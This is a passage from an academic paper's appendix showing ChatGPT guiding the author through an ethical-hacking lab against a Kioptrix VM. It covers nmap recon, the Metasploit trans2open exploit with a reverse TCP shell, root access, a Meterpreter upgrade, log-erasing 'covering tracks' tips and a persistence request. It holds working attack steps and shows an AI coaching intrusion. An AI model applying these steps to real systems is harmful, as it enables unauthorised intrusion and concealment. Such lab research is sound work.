 6. Deng, G., Liu, Y., Mayoral-Vilches, V., Liu, P., Li, Y., Xu, Y., Zhang, T., Liu, Y., Pinzger, M., Rass, S.: PenteGPT: An LLM-empowered automatic penetration testing tool (2023), <https://arxiv.org/abs/2308.06782>
 7. Fujii, S., Yamagishi, R.: Feasibility study for supporting static malware analysis using LLM. In: Proceedings of the SecAI 2024, the Workshop on Security and Artificial Intelligence (co-located with ESORICS 2024), Bydgoszcz, Poland. p. to appear. LNCS series, Springer (2024), <https://drive.google.com/file/d/14EW8RJnE4QUBG0mIoMVM0chzJcp1Qon/view>
 8. Gupta, M., Akiri, C., Aryal, K., Parker, E., Praharaj, L.: From ChatGPT to ThreatGPT: Impact of generative AI in cybersecurity and privacy. IEEE Access **11**, 80218–80245 (2023). <https://doi.org/10.1109/ACCESS.2023.3300381>, <https://doi.org/10.1109/ACCESS.2023.3300381>
 9. Handa, A., Sharma, A., Shukla, S.K.: Machine learning in cybersecurity: A review. WIREs Data Mining and Knowledge Discovery **9**(4), e1306 (2019). [https://doi.org/10.1002/widm.1306](https://doi.org/10.1002/WIDM.1306)
 10. Harrison, J., Toreini, E., Mehrnezhad, M.: A practical deep learning-based acoustic side channel attack on keyboards. In: IEEE European Symposium on Security and Privacy, EuroS&P 2023 — Workshops, Delft, Netherlands, July 3–7, 2023. pp. 270–280. IEEE (2023). <https://doi.org/10.1109/EUROSPW59978.2023.00034>, <https://doi.org/10.1109/EuroSPW59978.2023.00034>
 11. Jiang, F., Xu, Z., Niu, L., Xiang, Z., Ramasubramanian, B., Li, B., Poovendran, R.: ArtPrompt: ASCII art-based jailbreak attacks against aligned llms. Tech. rep. (2024). <https://doi.org/10.48550/ARXIV.2402.11753>, <https://doi.org/10.48550/arXiv.2402.11753>
 12. Park, S., Lee, H., Cha, S.K.: Systematic bug reproduction with large language model. In: Proceedings of the SecAI 2024, the Workshop on Security and Artificial Intelligence (co-located with ESORICS 2024), Bydgoszcz, Poland. p. to appear. LNCS series, Springer (2024), https://drive.google.com/file/d/14dafpfhAnp9YLb9YIC4YbVJKwTPc_dQ3/view
 13. Pearce, H., Tan, B., Ahmad, B., Karri, R., Dolan-Gavitt, B.: Examining zero-shot vulnerability repair with large language models. In: Proceedings of 2023 IEEE Symposium on Security and Privacy (SP). pp. 2339–2356. IEEE (2023), <https://ieeexplore.ieee.org/abstract/document/10179324>
 14. Swanson, M., Bartol, N., Sabato, J., Hash, J., Graffo, L.: Technical guide to information security testing and assessment (NIST SP 800-115). Special Publication 800-115, National Institute of Standards and Technology (2008), <https://csrc.nist.gov/publications/detail/sp/800-115/final>
 15. Vaswani, A., Shazeer, N., Parmar, N., Uszkoreit, J., Jones, L., Gomez, A.N., Kaiser, L., Polosukhin, I.: Attention is all you need. In: Guyon, I., von Luxburg, U., Bengio, S., Wallach, H.M., Fergus, R., Vishwanathan, S.V.N., Garnett, R. (eds.)

Advances in Neural Information Processing Systems 30: Annual Conference on Neural Information Processing Systems 2017, December 4–9, 2017, Long Beach, CA, USA. pp. 5998–6008 (2017), <https://proceedings.neurips.cc/paper/2017/hash/3f5ee243547dee91fdbd053c1c4a845aa-Abstract.html>

A Appendix



Fig. 1. MacBook: the physical host

```
DrHaitham-2:~ DrHaithamAl-Sinani$ system_profiler SPStorageDataType | grep "Capacity"
Capacity: 1 TB (1.000.345.825.280 bytes)
Capacity: 1 TB (1.000.345.825.280 bytes)
```

Fig. 2. MacBook size




Fig. 3. VirtualBox & VMs

ChatGPT 4 ▾

 You
Hey ChatGPT! Please use a table format to describe the 5 ethical hacking stages, including listing the top Kali commands typically used in each stage.


 ChatGPT
Certainly! Ethical hacking, also known as penetration testing or white-hat hacking, involves five key stages. Below is a table format description of each stage along with some of the top Kali Linux commands typically used in each phase:


Stage	Description	Top Kali Commands
1. Reconnaissance	Gathering information about the target system.	'nmap', 'whois', 'dig', 'netdiscover'
2. Scanning	Identifying specific vulnerabilities in the target.	'nmap', 'nikto', 'OpenVAS', 'Nessus'
3. Gaining Access	Exploiting vulnerabilities to enter the system.	'Metasploit', 'sqlmap', 'Hydra', 'John the Ripper'
4. Maintaining Access	Ensuring continued access to the target for analysis.	'Metasploit', 'backdoors', 'Netcat', 'Weevely'
5. Covering Tracks	Erasing evidence of the  king to remain undetected.	'history -c', altering logs, 'secure-delete' utilities

Fig. 4. The five ethical hacking stages

I have a physical host, a MacBook, on which I run VirtualBox to manage various Windows and Linux VMs. I use NAT for networking services.

 Memory updated
Got it! How can I assist you with your VirtualBox setup or any specific tasks you're working on?

Fig. 5. Lab setup**Fig. 6.** Designated IP address range




```
[Haitham@kioptrix Haitham]$ sudo cat /etc/sysconfig/network-scripts/ifcfg-eth0
DEVICE=eth0
BOOTPROTO=none
ONBOOT=yes
IPADDR=192.168.1.7
NETMASK=255.255.255.0
GATEWAY=192.168.1.1
DNS1=192.168.2.1
DNS2=8.8.8.8
[Haitham@kioptrix Haitham]$
```

Fig. 7. Static IP address assignment

 **You**
I'm currently in the initial stage of ethical hacking, known as Reconnaissance. Could you please provide a *brief* list of the top 4 commands I can use on my Kali machine to find out which devices are currently active on my local network?

 **ChatGPT**
Sure, here's a brief list of the top 4 commands you can use in Kali Linux during the reconnaissance stage to find out which devices are active on your local network:


1. **Nmap**: `nmap -sn 192.168.1.0/24` - Performs a ping sweep to find active hosts in the specified subnet.
2. **Netdiscover**: `netdiscover -r 192.168.1.0/24` - Uses ARP packets to discover active hosts in the given range.
3. **Arp-scan**: `arp-scan --localnet` - Sends ARP requests to identify active devices on the local network.
4. **Fping**: `fping -a -g 192.168.1.0/24` - Conducts a ping sweep over a range of IP addresses to identify responding hosts. 

Fig. 8. Reconnaissance


```
(kali㉿kali)-[~/Desktop/Papers/UnleashingAIintoEthicalHacking]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:66:18:ff, IPv4: 192.168.1.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      52:54:00:12:35:00      QEMU
192.168.1.2      52:54:00:12:35:00      QEMU
192.168.1.3      08:00:27:a3:7f:65      PCS Systemtechnik GmbH
192.168.1.6      08:00:27:2a:95:91      PCS Systemtechnik GmbH
192.168.1.7      08:00:27:df:45:df      PCS Systemtechnik GmbH

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.003 seconds (127.81 hosts/sec). 5 responded
```

Fig. 9. Network scanning



A screenshot of a terminal window on a Kali Linux system. The window title bar says '(kali㉿kali)-[~]'. Inside the window, the command '\$ hostname -I | awk '{print \$1}'' is entered and its output '192.168.1.4' is displayed.

```
(kali㉿kali)-[~]
$ hostname -I | awk '{print $1}'
192.168.1.4
```

Fig. 10. Kali IP address

What commands can I use on my currently active Kali machine to display the following: the Kali machine's IP address, the default gateway, the IP address of the DHCP server, and the IP address of the DNS server? Please present the commands in a table format and provide at least one alternative for each, in case the suggested command does not return the required information.



Here is a table with the commands to display the IP address, default gateway, DHCP server IP address, and DNS server IP address on your currently active Kali machine, along with alternative commands for each:

Information	Primary Command	Alternative Command
Kali Machine's IP Address	`ip addr show`	`ifconfig`
Default Gateway	`ip route show default`	`route -n`
DHCP Server IP Address	`grep -i 'dhcp-server-identifier' /var/lib/dhcp/dhclient.leases`	`sudo dhclient -v`
DNS Server IP Address	`cat /etc/resolv.conf`	`nmcli dev show`

These commands should provide the network information you need on your Kali machine. If one command does not return the required information, the alternative command should help you retrieve it.

Fig. 11. Requesting ChatGPT to suggest commands for displaying default IP addresses

```
(kali㉿kali)-[~]
└─$ ip a show eth0
    link/ether 08:00:27:66:18:ff brd ff:ff:ff:ff:ff:ff
      inet 192.168.1.4/24 brd 192.168.1.255 scope global eth0
        valid_lft forever preferred_lft forever
      inet6 fe80::a00:27ff:fe66:18ff/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
└─$ ip r
default via 192.168.1.1 dev eth0 onlink
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.4

(kali㉿kali)-[~]
└─$ cat /var/lib/dhcp/dhclient.leases | grep -i dhcp-server-identifier
option dhcp-server-identifier 192.168.1.3;
option dhcp-server-identifier 192.168.1.3;

(kali㉿kali)-[~]
└─$ cat /etc/resolv.conf
nameserver 192.168.2.1

(kali㉿kali)-[~]
```

Fig. 12. Default IP addresses

A total of six IP addresses, including my Kali machine, were discovered after running the Nmap scan to identify active hosts on my internal network (see below). Use the outputs of the following commands to determine the role of each IP address, such as Kali machine, DHCP server, etc. Present the information in a table format.

```
(kali㉿kali)-[~]
└─$ ip a show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:66:18:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.4/24 brd 192.168.1.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe66:18ff/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
└─$ ip r
default via 192.168.1.1 dev eth0 onlink
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1
linkdown
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.4

(kali㉿kali)-[~]
└─$ cat /var/lib/dhcp/dhclient.leases | grep -i dhcp-server-
identifier

option dhcp-server-identifier 192.168.1.3;
option dhcp-server-identifier 192.168.1.3;

(kali㉿kali)-[~]
└─$ cat /etc/resolv.conf
nameserver 192.168.2.1

(kali㉿kali)-[~]
(kali㉿kali)-[~]
└─$ sudo arp-scan -
Interface: eth0, type: EN10MB, MAC: 08:00:27:66:18:ff, IPv4: 192.168.1.4
Starting arp-scan 1.10.0 with 256 hosts
(https://github.com/royhills/arp-scan)
192.168.1.1 52:54:00:12:35:00 QEMU
192.168.1.2 52:54:00:12:35:00 QEMU
192.168.1.3 08:00:27:27:16:f9 PCS Systemtechnik GmbH
192.168.1.6 08:00:27:2a:95:91 PCS Systemtechnik GmbH
192.168.1.7 08:00:27:bd:f1:3e PCS Systemtechnik GmbH

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.111 seconds (121.27 hosts/sec). 5 responded
```

Fig. 13. Requesting ChatGPT to perform device-IP address mapping



Based on the information provided, I can deduce the roles of the IP addresses identified in the network scan. Below is a table summarizing the roles of each IP address:

IP Address	MAC Address	Role
192.168.1.1	52:54:00:12:35:00	Default Gateway (likely VirtualBox NAT)
192.168.1.2	52:54:00:12:35:00	Secondary Interface (possibly for NAT or another VM)
192.168.1.3	08:00:27:27:16	DHCP Server
192.168.1.4	08:00:27:66:18	Kali Machine
192.168.1.6	08:00:27:2a:95:91	Another VM (possibly Linux or Windows VM)
192.168.1.7	08:00:27:bd:f1:3e	Linux VM (as mentioned in earlier contexts)

Notes:

- 192.168.1.1: Acts as the default gateway, typically provided by the VirtualBox NAT service.
- 192.168.1.2: Shares the same MAC address as 192.168.1.1, indicating it might be another interface related to VirtualBox NAT networking.
- 192.168.1.3: Identified as the DHCP server based on the `dhclient.leases` file.
- 192.168.1.4: Your Kali machine.
- 192.168.1.6 & 192.168.1.7: Other VMs on your network. The specific roles of these VMs can be deduced further based on their MAC addresses or any additional context provided.

Fig. 14. Device-IP address mapping

I am currently in the second stage of ethical hacking, known as 'Scanning and Enumeration.' Could you provide me with a numbered table listing the key commands I can use on my Kali machine to gather detailed information about a specific target with the IP address 192.168.1.7? I need to collect as much information as possible about this machine in preparation for a future attack.



Here is a numbered table listing the key commands you can use on your Kali machine to gather detailed information about the target with the IP address 192.168.1.7:

No.	Tool	Command	Description
1	Nmap	`nmap 192.168.1.7`	Basic network scan to identify open ports and services.
2	Nmap	`nmap -sV 192.168.1.7`	Service version detection.
3	Nmap	`nmap -O 192.168.1.7`	Operating system detection.
4	Nmap	`nmap -A 192.168.1.7`	Aggressive scan (OS detection, version detection, script scanning, and traceroute).
5	Nmap	`nmap -sC 192.168.1.7`	Script scanning using default NSE scripts to identify vulnerabilities.
6	Netcat (nc)	`nc -v 192.168.1.7 80`	Banner grabbing to gather information about the web server.
7	Nikto	`nikto -h http://192.168.1.7`	Web server vulnerability scan.
8	Enum4linux	`enum4linux -a 192.168.1.7`	Enumerate SMB/NetBIOS information (e.g., SMB shares, users).
9	SMBclient	`smbclient -L \\192.168.1.7`	List available SMB shares on the target.
10	NetBIOS	`nmblookup -A 192.168.1.7`	NetBIOS name lookup.
11	SNMP	`onesixtyone 192.168.1.7`	SNMP community string brute-force attack.
12	SNMP	`snmpwalk -v1 -c public 192.168.1.7`	Retrieve information using SNMP.
13	LDAP	`ldapsearch -h 192.168.1.7 -x -b "dc=example,dc=com"`	LDAP information gathering.



Fig. 15. Key scanning commands

Great! I plan to use Nmap to gather as much information as possible about the target (192.168.1.7), including scanning all ports and saving the output in all supported Nmap formats. What single Nmap command should I use?



To gather as much information as possible about the target (192.168.1.7), including scanning all ports and saving the output in all supported Nmap formats, you can use the following command:

```
bash Copy code
nmap -p- -A -T4 -oA scan_results 192.168.1.7
```

Breakdown of the Command:

- `-p-`: Scans all 65,535 TCP ports.
- `-A`: Enables OS detection, version detection, script scanning, and traceroute.
- `-T4`: Sets the timing template to "Aggressive" for faster scanning.
- `-oA scan_results`: Saves the output in all three major Nmap formats (`.nmap`, `.xml`, and `.gnmap`) with the base name `scan_results`.



Fig. 16. The nmap command with key options

```
(kali㉿kali)-[~]
└─$ nmap -p- -A -T4 -oA scan_results 192.168.1.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 13:01 +04
Nmap scan report for 192.168.1.7
Host is up (0.11s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:b8:e6:6e:e9:2a:2b:df:5e:f6:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-methods:
|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100024  1          32768/tcp   status
|_ 100024  1          32768/udp  status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_sslv2:
|_ SSLv2 supported
|_ ciphers:
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_http-title: 400 Bad Request
|_ssl-date: 2024-08-20T13:01:57+00:00; +3h59m23s from scanner time.
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after:  2010-09-26T09:32:06
32768/tcp open  status      1 (RPC #100024)

Host script results:
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: 3h59m23s
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.11 seconds

```

Fig. 17. Nmap scan

The Nmap output indicates that the SMB version is 2, which is outdated and vulnerable. Very briefly, how can I use Metasploit to verify that the target indeed supports SMB2?



To verify that the target supports SMB2 using Metasploit, follow these steps:

1. Start Metasploit:

```
bash
msfconsole
```

Copy code

2. Load the SMB Version Scanner:

```
bash
use auxiliary/scanner/smb/smb_version
```

Copy code

3. Set the Target IP:

```
bash
set RHOSTS 192.168.1.7
```

Copy code

4. Run the Module:

```
bash
run
```

Copy code

This will confirm if the target supports SMB2 and provide additional details about the SMB version.

Fig. 18. ChatGPT guides on verifying SMB version

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.1.7
rhosts => 192.168.1.7
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
RHOSTS    192.168.1.7     yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS   1                 yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.7:139      - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.1.7:139      - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.7:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

Fig. 19. SMB version confirmed

Given the output below, what vulnerability supported by Metasploit can I use? msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
<hr/>			
RHOSTS	192.168.1.7	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/smb/smb_version) > run
```

```
[*] 192.168.1.7:139 - SMB Detected (versions:) (preferred  
dialect:) (signatures:optional)  
[*] 192.168.1.7:139 - Host could not be identified: Unix (Samba  
2.2.1a)  
[*] 192.168.1.7:139 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/smb/smb_version) >
```

Fig. 20. Asking ChatGPT for vulnerability suggestions



Given that the target machine is running **Samba 2.2.1a**, which is an outdated version of Samba, you can use the "**Samba 'trans2open' Overflow**" exploit in Metasploit, which is specifically designed to target older versions of Samba like 2.2.1a.

Steps to Use the Exploit:

1. Start Metasploit:

```
bash
msfconsole
```

Copy code

2. Load the Exploit Module:

```
bash
use exploit/linux/samba/trans2open
```

Copy code

3. Set the Target IP Address:

```
bash
set RHOSTS 192.168.1.7
```

Copy code

4. Set the Payload:

```
bash
set payload cmd/unix/reverse
```

Copy code

5. Set the Local Host (LHOST) for the Reverse Shell:

```
bash
set LHOST <Your Kali IP>
```

Copy code

6. Run the Exploit:

```
bash
run
```



Copy code

Fig. 21. ChatGPT suggests ‘trans2open’

```

msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.1.7
rhosts => 192.168.1.7
msf6 exploit(linux/samba/trans2open) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):
=====
Name   Current Setting  Required  Description
---   ---   ---   ---
RHOSTS  192.168.1.7    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   139             yes       The target port (TCP)

Payload options (cmd/unix/reverse):
=====
Name   Current Setting  Required  Description
---   ---   ---   ---
LHOST   192.168.1.4    yes       The listen address (an interface may be specified)
LPORT   4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
0   Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > run
[-] 192.168.1.7:139 - Exploit failed: cmd/unix/reverse is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/trans2open) >

```

Fig. 22. Incompatible payload error

```
msf6 exploit(linux/samba/trans2open) > run  
[-] 192.168.1.7:139 - Exploit failed: cmd/unix/reverse is not a  
compatible payload.  
[*] Exploit completed, but no session was created.  
msf6 exploit(linux/samba/trans2open) >
```



The error indicates that the payload `cmd/unix/reverse` is not compatible with the `trans2open` exploit. To resolve this issue, you should use a payload that is compatible with the exploit. The correct payload for the `trans2open` exploit is typically `linux/x86/shell/reverse_tcp`.

Here's how to set it up:

1. Set the Compatible Payload

Use the following command to set the payload:

```
bash Copy code  
set payload linux/x86/shell/reverse_tcp
```

2. Configure Payload Options

Ensure that the `LHOST` (your Kali machine's IP address) and `LPORT` (the port you are listening on) are correctly configured:

```
bash Copy code  
set LHOST 192.168.1.4  
set LPORT 4444
```

3. Run the Exploit

Finally, run the exploit:

```
bash Copy code  
run ↓
```

Fig. 23. ChatGPT suggests a fix

```

msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):
Name   Current Setting  Required  Description
RHOSTS  192.168.1.7      yes       The target host(s), see https://docs.metasploit.com/
l
RPORT   139              yes       The target port (TCP)

Payload options (linux/x86/shell/reverse_tcp):
Name   Current Setting  Required  Description
LHOST  192.168.1.4      yes       The listen address (an interface may be specified)
LPORT  4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

```

Fig. 24. Applying ChatGPT's fix

```

msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.7:139 - Trying return address 0xbfffffdfc ...
[*] 192.168.1.7:139 - Trying return address 0xbfffffcfc ...
[*] 192.168.1.7:139 - Trying return address 0xbfffffbfc ...
[*] 192.168.1.7:139 - Trying return address 0xbfffffafc ...
[*] Sending stage (36 bytes) to 192.168.1.7

[*] 192.168.1.7:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (36 bytes) to 192.168.1.7
[*] 192.168.1.7:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (36 bytes) to 192.168.1.7
[*] 192.168.1.7:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (36 bytes) to 192.168.1.7
[*] 192.168.1.7:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 5 opened (192.168.1.4:4444 → 192.168.1.7:32773) at 2024-08-20 15:50:02

[*] Command shell session 6 opened (192.168.1.4:4444 → 192.168.1.7:32774) at 2024-08-20 15:50:03

[*] Command shell session 7 opened (192.168.1.4:4444 → 192.168.1.7:32775) at 2024-08-20 15:50:04

[*] Command shell session 8 opened (192.168.1.4:4444 → 192.168.1.7:32776) at 2024-08-20 15:50:05
whoami
root
hostname
kioptrix.level1

```

Fig. 25. Root access gained

I've just gained access to the target 192.168.1.7; however, the shell I have is too basic and limited. In a brief numbered list, guide me on how to stabilise and upgrade this shell to Meterpreter, adding a brief explanation for each step. I want to use a bash terminal in interactive mode. Please make the list concise so I can capture it in a screenshot.



1. Spawn Bash:

Run ``/bin/bash -i`` to start an interactive bash shell.

2. Background Shell:

Press ``Ctrl + Z`` to suspend the shell and return to your local terminal.

3. Fix Terminal:

Run ``stty raw -echo; fg`` to fix terminal settings, then press `Enter` to bring the shell back.

4. Set Terminal Type:

Use ``export TERM=xterm`` to ensure proper terminal behavior.

5. Upgrade to Meterpreter:

In Metasploit, use ``post/multi/manage/shell_to_meterpreter``, set `SESSION <session_id>`, and run `run` to upgrade the shell.
... .

Fig. 26. Shell stabilisation and upgrade

```
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
hostname
kioptix.level1
/bin/bash -i
bash: no job control in this shell
[root@kioptix tmp]# id
id
uid=0(root) gid=0(root) groups=99(nobody)
[root@kioptix tmp]# █
```

Fig. 27. Using the bash-based terminal

```

msf6 post(multi/manage/shell_to_meterpreter) > set lhost eth0
lhost => 192.168.1.4
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):
    Name      Current Setting  Required  Description
    ____  _____
    HANDLER   true            yes       Start an exploit/multi/handler to receive the connection
    LHOST     192.168.1.4      no        IP of host that will receive the connection from the payload (Will
                                         try to auto detect).
    LPORT     4433            yes       Port for payload to connect to.
    SESSION    1               yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.4:4433
[*] Sending stage (1017/704 bytes) to 192.168.1.7
[*] 192.168.1.7 - Meterpreter session 5 closed. Reason: Died
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >

```

Fig. 28. Meterpreter shell failure

```

[root@kioptrix tmp]# whoami
whoami <live capture in progress>
root
[root@kioptrix tmp]# id
id
uid=0(root) gid=0(root) groups=99(nobody)
[root@kioptrix tmp]# hostname
hostname
kioptrix.level1
[root@kioptrix tmp]#

```

Excellent! Now that I have gained root access to the system (see the attached image) and am at the 'Maintaining Access' stage of ethical hacking, what actions would you recommend to ensure I retain access? Please provide a brief response in a numbered table format with the following columns: 'Sequence', 'Method', 'Key Commands', and 'Explanation', including a brief explanation for each key command.

Fig. 29. Consulting ChatGPT for guidance on maintaining persistent access

Sequence	Method	Key Commands	Explanation
